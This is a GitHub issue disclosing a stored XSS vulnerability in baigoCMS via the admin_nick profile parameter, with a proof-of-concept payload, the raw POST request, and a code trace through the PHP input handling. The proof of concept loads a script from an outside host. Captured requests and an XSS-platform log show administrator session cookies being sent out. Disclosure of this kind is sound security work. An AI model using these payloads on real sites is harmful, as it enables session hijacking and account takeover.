There is a stored XSS vulnerability #13

Open **Q1ngShan** opened this issue on Oct 10, 2019 · 3 comments

Q1ngShan commented on Oct 10, 2019

Vulnerability description


A xss vulnerability was discovered in baigoCMS.
There is a persistent XSS attacks vulnerability which allows remote attackers to inject arbitrary web script or HTML via the form(admin_nick) parameter post to the /public/console/profile/info-submit/

POC:

xss payload: `<sCRiPt/SrC=//your js>`


```
POST /public/console/profile/info-submit/?1570709270213at0.7949324520660688 HTTP/1.1
Host: ad.com
Proxy-Connection: keep-alive
Content-Length: 116
Pragma: no-cache
Cache-Control: no-cache
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://ad.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://ad.com/public/console/profile/info/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: baigo_sso_admin_id=1; baigo_sso_admin_hash=62bcd73f59081180cdda5bdf87d86b40; baigo_sso_admin_login_type=form; baigo_sso_admin_cookie_time=1570709261; PHPSESSID=268dc2000398555

__token__=417102b0cdb072c660d1dca097b83ac1&admin_pass=123123&admin_nick=%3CsCRiPt%2FSrC%3D%2F%2F%C3%A7.top%2FImLm%3E
```

Submit this form, after refreshing, you can find that our xss statement was successfully executed.




```
  ▾<li class="nav-item dropdown active">
    ▾<a href="#" class="nav-link dropdown-toggle" data-toggle="dropdown">
      ▸<span class="fas fa-user">…</span> == $0
      ▸<script src="//ç.top/ImLm">…</script>
       <!--表单验证 js-->
       <script src="/public/static/lib/baigoValidate/3.0.0/baigoValidate.min.js" type="text/javascript"></script>
       <!--表单 ajax 提交 js-->
       <script src="/public/static/lib/baigoSubmit/2.1.0/baigoSubmit.min.js" type="text/javascript"></script>
      ▸<script type="text/javascript">…</script>
       <script src="/public/static/lib/bootstrap/4.3.1/js/bootstrap.bundle.min.js" type="text/javascript"></script>
       <!--
               Powered by
               baigo SSO 4.0 beta-1    -->
       ::after
     </a>
   </li>
```

html body nav div#bg-profile.collapse.navbar-collapse ul.navbar-nav li.nav-item.dropdown.active a.nav-link.dropdown-toggle span.fas.fa-user




```
  ▾<li class="nav-item dropdown active">
    ▾<a href="#" class="nav-link dropdown-toggle" data-toggle="dropdown">
      ▸<span class="fas fa-user">…</span> == $0
      ▸<script src="//ç.top/ImLm">…</script>
       <!--表单验证 js-->
       <script src="/public/static/lib/baigoValidate/3.0.0/baigoValidate.min.js" type="text/javascript"></script>
       <!--表单 ajax 提交 js-->
       <script src="/public/static/lib/baigoSubmit/2.1.0/baigoSubmit.min.js" type="text/javascript"></script>
      ▸<script type="text/javascript">…</script>
       <script src="/public/static/lib/bootstrap/4.3.1/js/bootstrap.bundle.min.js" type="text/javascript"></script>
       <!--
               Powered by
               baigo SSO 4.0 beta-1    -->
       ::after
     </a>
   </li>
```

html body nav div#bg-profile.collapse.navbar-collapse ul.navbar-nav li.nav-item.dropdown.active a.nav-link.dropdown-toggle span.fas.fa-user



```
Name
logo_white.svg
baigoValidate.min.js
baigoSubmit.min.js
bootstrap.bundle.min.js
xss.php?do=api&id=ImLm&lo...
fa-solid-900.woff2
inject.js
info/
16 requests | 543 KB transferred
```

```
▾ General
  Request URL: http://xn--7ca.top/xss.php?do=api&id=ImLm&location=http%3A//ad.com/public/console/profile/info/&toplocation=http%3A//ad.com/public/console/profile/info/&cookie=baigo_sso_admin_id%3D1%3B%20baigo_sso_admin_hash%3D62bcd73f59081180cdda5bdf87d86b40%3B%20baigo_sso_admin_login_type%3Dform%3B%20baigo_sso_admin_cookie_time%3D1570709310%3B%20PHPSESSID%3D268dc2000398555211fc455bbc0ded26%3B%20BX%3D8k8fbjteptoil%26b%3D3%26s%3D5v%3B%20baigoSSOssinID%3D0de8f68574d90c91896a1ee2a2f1dcaa&opener=
  Status Code: ● 302 Moved Temporarily
  Remote Address: 127.0.0.1:8080
  Referrer Policy: no-referrer-when-downgrade
```




项目名称: aassd

Domain: 全部 ←←←此处可选择需要查看的域名


□	+全部	时间	接收的内容	Request Headers	操作
□	-折叠	2019-10-10 20:08:31	• location : http://ad.com/public/console/profile/info/ • toplocation : http://ad.com/public/console/profile/info/ • cookie : baigo_sso_admin_id=1; baigo_sso_admin_hash=62bcd73f59081180cdda5bdf87d86b40; baigo_sso_admin_login_type=form; baigo_sso_admin_cookie_time=1570709310; PHPSESSID=268dc2000398555211fc455bbc0ded26; BX=8k8fbjteptoil&b=3&s=5v; baigoSSOssinID=0de8f68574d90c91896a1ee2a2f1dcaa • opener :	• HTTP_REFERER : http://ad.com/public/console/profile/info/ • HTTP_USER_AGENT : Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36 • REMOTE_ADDR [redacted] • IP-ADDR : [redacted]	删除

Vulnerability Analysis

Filename:app/ctrl/console/profile.ctrl.php function:infoSubmit Line 70， It filters the content on the input.




```
55      function infoSubmit() {
56          $_mix_init = $this->init(false);
57
58          if ($_mix_init !== true) {
59              return $this->json($_mix_init['msg'], $_mix_init['rcode']);
60          }
61
62          if (!$this->isAjaxPost) {
63              return $this->json('Access denied', '', 405);
64          }
65
66          if (isset($this->adminLogged['admin_allow_profile']['info'])) {
67              return $this->json('You do not have permission', 'x020305');
68          }
69
70          $_arr_inputInfo = $this->mdl_profile->inputInfo();
71
72          if ($_arr_inputInfo['rcode'] != 'y020201') {
73              return $this->json($_arr_inputInfo['msg'], $_arr_inputInfo['rcode']);
74          }
75
76          $_arr_adminRow = $this->mdl_profile->check($this->adminLogged['admin_id']);
77          if ($_arr_adminRow['rcode'] != 'y020102') {
78              return $this->json('Administrator not found', $_arr_adminRow['rcode']);
79          }
80
81          $_arr_userRow = $this->mdl_user->read($this->adminLogged['admin_id']);
82
83          if ($_arr_userRow['rcode'] != 'y010102') {
84              return $this->json('User not found', $_arr_userRow['rcode']);
```




```
102     function inputInfo() {
103         $_arr_inputParam = array(
104             'admin_pass'    => array('txt', ''),
105             'admin_nick'    => array('txt', ''),
106             '__token__'     => array('txt', ''),
107         );
108
109         $_arr_inputInfo = $this->obj_request->post($_arr_inputParam);
110
111         $_mix_vld = $this->validate($_arr_inputInfo, '', 'info');
112
113         if ($_mix_vld !== true) {
114             return array(
115                 'rcode' => 'x020201',
116                 'msg'   => end($_mix_vld),
117             );
118         }
119
120         $_arr_inputInfo['rcode'] = 'y020201';
121
122         $this->inputInfo = $_arr_inputInfo;
123
124         return $_arr_inputInfo;
125     }
```

Continue to follow up on this process



profile.mdl.php
profile.ctrl.php
request.class.php ×
ginkgo > core > request.class.php > PHP IntelliSense > Request > post
post(
Aa
ab
.*

```
333                 if (isset($_GET[$name])) {
334                     $_return = $_GET[$name];
335                 }
336 
337                 $_return = $this->input($_return, $type, $default);
338             }
339 
340             return $_return;
341         }
342 
343 
344         function post($name = true, $type = 'str', $default = '') {
345             $_return    = '';
346 
347             if ($name === false) {
348                 $_return = $_POST;
349             } else if ($name === true) {
350                 $_return = Func::arrayEach($_POST);
351             } else if (is_array($name)) {
352                 $_return = $this->fillParam($_POST, $name);
353             } else if (is_scalar($name)) {
354                 if (isset($_POST[$name])) {
355                     $_return = $_POST[$name];
356                 }
357 
358                 $_return = $this->input($_return, $type, $default);
359             }
360 
361             //print_r($_return);
362 
363             return $_return;
364         }
365 
366 
367         function request($name = true, $type = 'str', $default = '') {
368             $_return    = '';
369 
370             if ($name === false) {
```

Because the incoming argument is an array, it will go into the fillParam method of line 352.




```
651 
652     function fillParam($data, $param) {
653         //print_r($param);
654         $_arr_return    = array();
655 
656         if (is_array($param) && !Func::isEmpty($param)) {
657             foreach ($param as $_key=>$_value) {
658                 if (!isset($data[$_key])) {
659                     $data[$_key] = '';
660                 }
661 
662                 if (!isset($_value[0])) {
663                     $_value[0] = 'str';
664                 }
665 
666                 if (!isset($_value[1])) {
667                     $_value[1] = '';
668                 }
669 
670                 $_arr_return[$_key] = $this->input($data[$_key], $_value[0], $_value[1]);
671             }
672         }
673 
